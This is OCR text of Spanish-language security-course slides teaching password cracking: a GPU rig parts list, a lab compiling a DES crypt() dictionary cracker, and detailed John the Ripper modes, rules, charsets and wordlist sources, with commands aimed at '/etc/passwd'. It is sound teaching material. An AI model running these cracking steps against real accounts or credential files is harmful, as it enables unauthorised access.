TrueCrypt	TrueCrypt disk encryption		password		NVIDIA
TrueCrypt	TrueCrypt encrypted containers		password		NVIDIA
BitLocker	BitLocker and BitLocker To Go disk encryption		password		NVIDIA AMD
	MD5 hashes		password	plaintext passwords	NVIDIA[2]
	Salted MD5 hashes		password	plaintext passwords	NVIDIA[2]
Adobe Acrobat PDF	PDF with 256-bit encryption	.PDF	password	"user" and "owner" password	NVIDIA[4]
Adobe Acrobat PDF	PDF with 128-bit encryption	.PDF	password	"user" and "owner" password	–

Up to 5 clients - **$ 599**
Up to 20 clients - **$ 1999**
Up to 100 clients - **$ 4999**
100+ clients - **contact us**



https://www.elcomsoft.com/edpr.html



http://calculator.s3.amazonaws.com/index.html


Up to 5 clients	-	**$ 599**
Up to 20 clients	-	**$ 1999**
Up to 100 clients	-	**$ 4999**
100+ clients	-	**contact us**

https://www.elcomsoft.com/edpr.html

Cracking Rig

- Costo: $5,000.00 dolares
- Elementos:

1 x SuperMicro SYS-7048GR-TR 4U Server with X10DRG-Q Motherboard = $1,989.99 (NewEgg)
2 x Intel Xeon E5-2620 v3 2.4 GHz LGA 2011-3 85W = $469.98 (Ebay)
4 x Nvidia GTX 1070 Founders Edition = $1,737.14 (Jet.com)
2 x Samsung 850 Pro 512GB SATA3 SSD = $412.24 (Jet.com)
4 x Kingston Server ValueRAM DDR4 2133MHz 16GB = $391.96 (NewEgg)
TOTAL = $5001.31



- Referencia:
  - ✓ http://www.netmux.com/blog/how-to-build-a-password-cracking-rig

EMPECEMOS POR ALGO SIMPLE …

un crackeador de password casero

El programa crack

- Programa de crackeo “simple” de contraseñas Unix cifrados con DES/crypt()
  - ✓Basado en el programa Crack v. 2.7a
- No confundir con el programa Crack de Alec Muffet
  - ✓Última versión 5.0a (2000)
- Uso de dos programas
  - ✓programa que construye un diccionario

    `makekey`
  - ✓programa que prueba las palabras del diccionario

    `crack`

Preparando los archivos

- Recuerde, para activar el teclado en español:
  - ✓setxkbmap es
- Baje archivo labo.crack.zip, de la página y grábelo en el directorio hogar de root
  - ✓**http://cryptomex.org/Crack/labo.crack.zip**
- Extraiga los archivos
  - ✓cd ~
  - ✓unzip labo.crack.zip
- Ubiquese dentro del directorio LaboCrack
  - ✓cd LaboCrack
- Compile los programas crack.c y makekey.c
  - ✓gcc makekey.c –o makekey
  - ✓gcc crack.c –l crypt –o crack

Ejercicio: Creando un diccionario

- Cambie el formato del archivo palabras y examine el contenido de dicho archivo dentro del directorio LaboCrack

```
# dos2unix palabras
# more palabras
hola
toto
prueba
Quijote
AMERICA
#
```

Probando el programa makekey

- Teclee lo siguiente y observe la salida

```
# ./makekey  –a  <  palabras
# ./makekey  –b  <  palabras
# ./makekey  –c  <  palabras
# ./makekey  –d  <  palabras
# ./makekey  –l  <  palabras
# ./makekey  –u  <  palabras
# ./makekey  –n  <  palabras
# ./makekey  –N  <  palabras
# ./makekey  –r  <  palabras
# ./makekey  –y  <  palabras
# ./makekey  –z  <  palabras
```

- ¿Para que sirve la utilería makekey?

Generando un diccionario

- Teclee:

```
# ./makekey   -abcdlunNryz   <  palabras  >  dico
```

- Tecleando lo siguiente podrá saber el número de palabras creadas

```
# wc -l  palabras
# wc -l  dico

# more dico
```

Crackeo de passwords

- Generalmente se ataca el archivo /etc/passwd

```
crack /etc/passwd dico
```

- Si se desea descubrir el password de un usuario en particular se puede añadir el nombre del usuario al final del comando:

```
crack /etc/passwd dico abui
```

- Permite terminar ejecución programa para proseguirla en cualquier otra ocasión desde el mismo punto en que la interrumpimos

```
crack –r /etc/passwd dico abui
```

Probando crack

- Tomando en cuenta los archivos passwd1, passwd2, dico1, dico2 teclee lo siguiente:

```
# ./crack  passwd1   dico1
# ./crack  passwd2   dico2
# ./crack  passwd1   dico2
# ./crack  passwd2   dico1
```

John The Ripper

- Crack de contraseñas más común para Unix (junto con crackV5.0).
- Existe versión tanto para Unix como para Windows.
- Puede romper contraseñas de sistemas Unix y Windows.
- Utiliza tanto diccionario como fuerza bruta.
- Es modular y esto es lo más, y es lo que le hace el craqueador más avanzado

Sintaxis y salida

- Sintaxis

  ./john [opciones] archivos_contraseñas

- Ejemplos:

  ./john passwd
  ./john passwd1 passwd2
  ./john *passwd* *.pwd


- Salida

  Loaded 9 passwords with different salts (Standard DES [24/32 128k])
  toto (cachafas)
  guesses: 1 time: 0:00:00:06 100% c/s 76500 trying: Yarmouth - zygote

- Nota
  - ✓ Las cuentas con passwords detectados se almacenan, si se vuelve a ejecutar john NO tomara en cuenta estas cuentas para llevar a cabo la verificación

Interpretando la salida

Modos de “crackeo”



Archivos usados por john

Archivo	Ubicación	Descripción
john.conf	/etc/john	Configuración de john
john-mail.conf	/etc/john	Configuración de la forma en que john enviará los mensajes a los usuarios cuya contraseña fue crackeada
john-mail.msg	/etc/john	Mensaje a enviar al usuario cuando la contraseña es “crackeada”
john.pot	$HOME/.john/	Contiene las contraseñas “crackeadas”
john.rec	$HOME/.john	Archivo de recuperación para la opción restore
john.log	$HOME/.john	Lista de reglas aplicadas cuando se usa la opción restore
alnum.chr, lower.chr ascii.chr, upper.chr, digits.chr, latin1.chr,	/usr/share/john/	Archivos que contienen los caracteres que se prueban en los diferentes modos de la opción incremental. No son todos los archivos.
password.lst	/usr/share/john/	Diccionario por defecto de john.

versión 1.8.0.6-jumbo

El archivo johh.conf

- Comportamiento programa puede ser configurado editando este archivo.
- Contenido:
  - ✓Opciones globales,
  - ✓Definición listas palabras y reglas crackeo simple.
  - ✓Definición parámetros para modo incremental
  - ✓Definición un nuevo modo de crackeo.
- Dividido en secciones
  - ✓Cada sección empieza con su nombre entre corchetes

Secciones

- "Single crack" mode rules
  - ✓[List.Rules:Single]
- Wordlist mode rules
  - ✓[List.Rules:Wordlist]
- Some pre-defined word filters
  - ✓[List.External:Filter_Alpha]
  - ✓[List.External:Filter_Digits]
- A simple cracker for LM hashes, similar to L0phtCrack
  - ✓[List.External:LanMan][List.External:Filter_LanMan]
- Useful external mode example[
  - ✓List.External:Double]
- Simple parallel processing example
  - ✓[List.External:Parallel]

Algunas opciones generales

- Wordfile
  - ✓Especificar diccionario a ser usado en modo batch
  - ✓Cuando se corre con archivos de password pero sin especificar un modo de crackeo.
- Idle
  - ✓Si esta asignado a Y, el programa solo utilizara los ciclos muertos del sistema
- Save
  - ✓Almacenamiento del archivo de recuperación cada n segundos
- Beep
  - ✓Asignado a Y, programa produce beep cuando encuentra password

Archivos a usar con john

- Bajar el siguiente archivo y grabarlo en el directorio hogar de root
  - ✓ **http://cryptomex.org/Crack/juanito.zip**
- Extraer archivos
  - ✓ cd ~
  - ✓ unzip juanito.zip
- Posicionarse en el directorio Juanito
  - ✓ cd Juanito

Lo más simple

- Si no se proporciona opción alguna, john lleva a cabo todos los modos.
- Por ejemplo

```
john    passwd1
```

  - ✓Primero intenta el modo single.
  - ✓Después lleva a cabo un ataque de diccionario con el diccionario que cuenta por defecto y reglas.
  - ✓Por último intenta modo incremental.

Creando un script de limpia

- Dentro de los archivos en el directorio hay uno de nombre limpia.

- El archive contiene un script creado se usará para borrar el archivo de contraseñas encontradas y poder llevar a cabo las prácticas.

- Es necesario cambiar el tipo de codificación del archive, así como los permisos del mismo, para lo cual es necesario:

```
# dos2unix limpia
# chmod  755  limpia
```

El modo single

- Utiliza información contenida dentro del archivo de contraseñas:
  - ✓ Login names
  - ✓ GECOS
  - ✓ Nombre del directorio hogar
- Aplica conjunto reglas para mezclar la información.
- Información usada para probar la cuenta de la que fue tomada.
  - ✓ Proporciona rapidez
- Ejemplo:

```
john -single passwd
```

Probando el modo single

- Teclee los siguientes comandos

```
john -single passwd1

john -single passwd2
```

- En otra terminal, despliegue el contenido de los archivos de contraseñas.

```
more passwd1

more passwd2
```

- Saque sus conclusiones

El modo wordlist

- Se debe proporcionar el nombre de un archivo que contenga una lista de palabras, por ejemplo:

```
john -w:wordlist passwd
```

- También se puede definir una serie de reglas que mezclen las palabras contenidas en el archivo

```
john -w:dico -rules passwd
```

- Posible ver la lista de palabras usadas y no hacer ninguna verificación

```
john -w:dico -rules -stdout
```

- Con la opción stdin se puede introducir la lista de palabras a través de la línea de comandos

Modo wordlist con reglas y sin reglas.

- Dentro del directorio Juanito, cambie el formato del archivo palabras y examine su contenido

```
dos2unix palabras
more palabras
```

- Valide lo que john utiliza en un ataque de diccionario sin las reglas activas

```
john –w:palabras -stdout
```

- Valide lo que john utiliza en un ataque de diccionario activando las reglas

```
john –w:palabras –rules -stdout
```

Probando el modo wordlist

- Ejecute john con los dos archivos de contraseña y con los archivos de diccionario dico1 y dico2

```
john -w:dico1 passwd1
john -w:dico1 passwd2
john -w:dico2 passwd1
john -w:dico2 passwd2
```

- Ejecute john con los archivos anteriores pero con la opción -rules

```
john -w:dico1 -rules passwd1
john -w:dico1 -rules passwd2
john -w:dico2 -rules passwd1
john -w:dico2 -rules passwd2
```

El modo incremental

- Modo de crackeo mas potente, ya que probará todas las combinaciones de caracteres posibles
- Se asume que nunca terminara debido a que el número de combinaciones es muy largo
  - ✓ Puede terminar si se define una longitud de password pequeña o si se usa un pequeño conjunto de caracteres
- Cuenta con cuatro modos y es necesario especificar los parámetros del modo elegido
- Si no se especifica ningún modo intentara el modo All en el que se probará todo el conjunto de 95 caracteres ASCII imprimibles y todos los passwords de longitud 0 a 8.

```
john --incremental:[opcion] passwd
```

Opciones modo incremental pre-definidas

- John cuenta varias opciones de modo incremental

Modo	Descripción	Longitud Contraseña
ascii	Todos los 95 caracteres ASCII imprimibles	Hasta 13
lm_ascii	A ser usado en LM hashes	7
alnum	Todos los 62 caracteres alfanuméricos	Hasta 13
alpha	Todas las 52 letras	Hasta 13
lowerspace	Letras minúsculas y el espacio, para un total de 27	Hasta 13
lower	Letras minúsculas	Hasta 13
upper	Letras mayúsculas	Hasta 13
digits	Solo dígitos	Hasta 20

Parámetros opciones modo incremental

- Cada opción cuenta con campos dentro archivo john.conf
- Parámetros soportados
  - ✓*File:* especificar archivo de conjunto caracteres
  - ✓*MinLen:* longitud mínima password
  - ✓*MaxLen*: longitud máxima password
  - ✓*CharCount:* limita el número de diferentes caracteres usados, (todos los caracteres por default)
  - ✓*Extra:* permite utilizar más caracteres que los definidos en el archivo de caracteres

Ejemplos parámetros

```
[Incremental:ASCII]
File = $JOHN/ascii.chr
MinLen = 0
MaxLen = 13
CharCount = 95
```

```
john --incremental:ascii passwd
```

```
[Incremental:Digits]
File = $JOHN/digits.chr
MinLen = 1
MaxLen = 20
CharCount = 10
```

```
john --incremental:digits passwd
```

```
[Incremental:LM_ASCII]
File = $JOHN/lm_ascii.chr
MinLen = 0
MaxLen = 7
CharCount = 69
```

```
john --incremental:lm_ascii passwd
```

Ejemplo opción dígitos modo incremental

- Usar script alta para crear cinco cuentas con contraseñas de solo dígitos

```
# chmod 755 alta
#./alta pdigitos
Para terminar capture *** como cuenta
Cuenta:emata
Passwd:345789
              :
              :
Cuenta:rtorres
Passwd:721946
Cuenta:***
./alta: line 45: unexpected EOF while looking for matching `"'
./alta: line 46: syntax error: unexpected end of file
#
```

- Probar opción modo incremental

```
# john --incremental:digits pdigitos
```

- Validar que fue lo que se probó

```
# john --incremental:digits -stdout
```

Probando el modo incremental

- Teclee lo siguiente y analice el resultado
  - ✓Si no hay respuesta de un minuto aborte la ejecución presionando las teclas CTRL y C al mismo tiempo.
  - ✓Recuerde que debe correr el script de limpia. antes

```
john --incremental:lower passwd1
john --incremental:alpha passwd1
john --incremental:ascii passwd1

john --incremental:lower passwd2
john --incremental:alpha passwd2
john --incremental:ascii passwd2
```

Definiendo su propio modo incremental

- Ubicarse en el directorio /root/.john
- Abrir el archivo john.pot y añadir los caracteres que conformarán el charset, precedidos del carácter ":"
  - ✓ Ejemplo

    :AEIOUaeiou
  - ✓ En el archivo solo deben de encontrarse estos caracteres, ningún otro.
  - ✓ Importante: en el caso de windows, no almacenarlo como un archivo de texto (seleccionar "all files types")
- Correr john con opción –makechars y el nombre del archivo del charset
  - ✓ Se realizán cálculos y se indica cuantos caracteres se usaron

```
root# john --make-charset=vocales.chr
Loaded 6 plaintexts
Generating charsets... 1 2 3 4 5 6 7 8 DONE
Generating cracking order... DONE
Successfully written charset file: vocales.chr (10 characters)
root#
```

Alta nuevo archivo caracteres: últimos pasos

- Ubicarse en el directorio /etc/john
- Editar *john.conf* e ir a la sección incremental y añadir las siguientes líneas:

```
[Incremental:vocales]
File = /root/.john/vocales.chr
MinLen = 1
MaxLen = 8
CharCount = 10
```

- En campo charcount se anota el dato que john calculó y desplegó cuando se creó el archivo de charset
- Lanzar john con el nuevo nombre

john --incremental:vocales passwd.vocales

- Validar que se probó

john --incremental:vocales -stdout

Modificando parámetro MinLen

- Ejecutar limpia
- Ubicarse en el directorio /etc/john
- Editar *john.conf*, ir a la sección incremental y modifcar valor de MinLen

```
[Incremental:vocales]
File = /root/.john/vocales.chr
MinLen = 8
MaxLen = 8
CharCount = 10
```

- Lanzar john de nuevo

john --incremental:vocales passwd.vocales

- Validar que fue lo que se probó

john --incremental:vocales -stdout

Las reglas

- Se cuenta con reglas que permiten combinar los caracteres de las palabras candidatas en diferentes formas.

- Otras reglas definen filtros para que palabras con ciertas características no sean consideradas como candidatas para ser una contraseña.

- Se cuenta con un preprocesador que permite combinar reglas similares en una sola línea.

Clases caracteres

Comando	Significado
?v	Vocales “aeiouAEIOU”
?c	Consonantes “bcdffghjklmnpqrstvwxyzBCDFGHJKLMNPQRSTVWXYZ”
?w	Espacios en blanco: caracteres espacio y tabuladores
?p	Signos puntuación “.,:;’?!`”
?s	Símbolos “$%^&”()-_+=|\<>^[]{}#@/~”
?l	Letras minúsculas: [a-z]
?u	Letras mayúsculas: [A-Z]
?d	Dígitos: [0-9]
?a	Letras: [a-zA-Z]
?x	Letras y dígitos: [a-zA-Z0-9]
??	El carácter ?

Comandos simples

Comando	Significado
l	Convertir a minúsculas
u	Convertir a mayúsculas
c	Convierte a mayúscula la primera letra
C	Minúscula el primer carácter y mayúsculas el resto
r	Invierte: Fred -> derF
d	Duplica: Fred -> FredFred
R	Refleja: FredderF
$X	Añade carácter X al final de la palabra
^X	Añade carácter X al principio de la palabra
(	Rota la palabra a la izquierda: jsmith -> smithj
)	Rota la palabra a la derecha: smithj -> jsimth

Comandos clases caracteres

Comando	Significado
sXY	Reemplaza todos los caracteres X por el carácter Y
@	“Purga” todos los caracteres X de la palabra
!X	Rechaza la palabra si contiene el carácter X
/X	Rechaza la palabra a menos que contenga el carácter X
=NX	Rechaza la palabra a menos que el carácter en la posición N sea igual a X
(X	Rechaza la palabra a menos que el primer carácter sea X
)X	Rechaza la palabra a menos que el último carácter sea X
%NX	Rechaza la palabra a menos que contenga al menos N instancias del carácter X

Gramática ingles y conversión de caracteres

Comando	Significado
p	Pluraliza: crack -> cracks (solo minúsculas)
P	Pasado: crack -> cracked (solo minúsculas)
I	Infinito: crack -> cracking (solo minúsculas)

Comando	Significado
S	Shift case: Crack96 ->CRACK(&
V	Minúsculas vocales. Mayúsculas consonantes: Crack96 -> CRaCK96
R	Shift cada carácter derecha en keyboard: Crack96 -> Vtsv107
L	Shift cada carácter izquierda en keyboard: Crack96 -> Xeaxj85

Ejemplos

Comando	Significado
<4>7	Solo verifica palabras que tienen una longitud de 5 o 6 caracteres.
<5>7|c	Solo verifica palabras que tienen una longitud de 6 caracteres, después convierte a minúsculas y convierte a mayúscula la primera letra.
|<9/ese3	Convierte a minúsculas, intercambia la 'e' por '3'. Rechaza si no hay 'e' o es mayor que 8.
|>2<4/isi1	Convierte a minúsculas, intercambia la 'i' por '1'. Rechaza si no hay 'i' o longitud no es igual a 3.
|<8/isi1^[0-9]	Convierte a minúsculas, intercambia la 'i' por '1' y añade un 0-9 en turno. Rechaza si no hay 'i' o su la palabra tiene una longitud de 8.

Formatos archivos passwords soportados

- John acepta tres formados de archivos de contraseñas diferentes.
- Puede trabajar con cualquier tipo de contraseña que se encuentre en el formato de la opción –test.

```
john -test
```

- En algunos casos es necesario convertir los passwords a uno de los formatos aceptados por la aplicación
- Si se esta usando el archivo passwd de Unix o el resultado de la herramienta pwddump no es necesario modificar el formato del archivo.

Identificación del tipo de cifrado en Unix/Linux

idsalt$hashed	Descripción
Sin $	Función crypt() de Linux
1	MD5
2	Bcrypt (Blowfish) en BSD, descartado vulnerabilidad
$2a$	Blowfish alternativo en BSD – llave (id) actual
$2b$	Usado por algunas implementaciones recientes.
$2x$	Versión post 2011
$2y$	Versión pos 2011
$md5$	MD5 alternativo en Sun
3	Un hash de Microsoft
4	Sin usar
5	SHA 256 propuesto por Red Hat
6	SHA 512

¿Y donde obtengo los diccionarios?

Las listas se hallan protegidas con usuario y contraseña, para poder controlar el ancho de banda. Clickeá acá para obtener el user y password.

Listas de Palabras - WordLists para password Cracking			
Lista	Tema	Tamaño	
Filename.ext	Breve Descripción	Real	Comprimido
mega_dic.zip	Tremendo diccionario de 2 gigas, el mejor en todo sentido.	2.2 Gb	85 Mb
super_dixio.zip	Otro muy buen diccionario de 250 megas. En inglés.	250 Mb	23 Mb
general.txt.gz	Diccionario de palabras más usadas.	21 Mb	6.3 Mb
cracklib.zip	Cracking library	16 Mb	3.8 Mb
american.zip	Lista de palabras americanas.	8.8 Mb	2.7 Mb
passwd_txt.zip	Compilado de passwords argentinos - By CyRaNo	4.7 Mb	1.4 Mb
english.txt.gz	Diccionario inglés.	4.3 Mb	1.2 Mb
names.txt.gz	Lista de nombres.	3.7 Mb	1.07 Mb
webster-dictio.txt.gz	Diccionario webster.	3.4 Mb	1.04 Mb
020499en.zip	-	3.5 Mb	1.03 Mb
misc-dictionary.txt.gz	Dicccionario miscelaneo.	3.3 Mb	952 Kb
finnish.txt.gz	Diccionario finlandes.	3.4 Mb	934 Kb
danish.txt.gz	Diccionario danés.		811 Kb
31337.zip	Diccionario 31337. Con codificación HaX0r	2.9 Mb	755 Kb
croatian.txt.gz	Diccionario croata.		96 Kb
swedish.txt.gz	Diccionario sueco. (gracias Peruxu!)		91 Kb
movie-characters.zip	Personajes de películas.		
turkish.txt.gz	Diccionario turco.		
common-passwords.zip	Passwords de uso más frecuente.		

Otra fuente

FTP Directory: ftp://ftp.cerias.purdue.edu/pub/dict/wordlists/

Parent Directory
README.gz . . . . . Jun 14 2000 1971
aussie . . . . . Jun 14 2000
chinese . . . . . Jun 14 2000
computer . . . . . Jun 14 2000
danish . . . . . Jun 14 2000
dictionaries . . . . . Jun 14 2000
dutch . . . . . Jun 14 2000
french . . . . . Jun 14 2000
german . . . . . Jun 14 2000
italian . . . . . Jun 14 2000
japanese . . . . . Jun 14 2000
literature . . . . . Jun 14 2000
movieTV . . . . . Jun 14 2000
names . . . . . Jun 14 2000
norwegian . . . . . Jun 14 2000
places . . . . . Jun 14 2000

Ligas sobre diccionarios y hash

- Más diccionarios
  - ✓http://www.openwall.com/passwords/wordlists/
  - ✓http://www.skullsecurity.org/wiki/index.php/Passwords
  - ✓http://erikmusick.com/content/dl/WholeLottaPasswords.7z
  - ✓http://www.insidepro.com/eng/download.shtml
- Artículo sobre hash
  - ✓http://www.codinghorror.com/blog/2012/04/speed-hashing.html
- La herramienta TrueCrack
- La herramienta Passfault del proyecto OWASP
  - ✓http://passfault.com/passwords.shtml#menu


OTRA OPCION DE CRACKEO

Las tablas del arcoiris

Rainbow Tables

Rainbow tables

- Una rainbow table es una representación compacta de las cadenas de contraseñas relacionadas




Space–time tradeoff

- Ataque simple
  - ✓Mucho espacio: contar con una tabla de mapeo con los textos planos y la llave hash (casi imposible – mucho espacio de tiempo).
  - ✓Mucho tiempo: intentar un texto plano a la vez, y comparar con lo buscado.

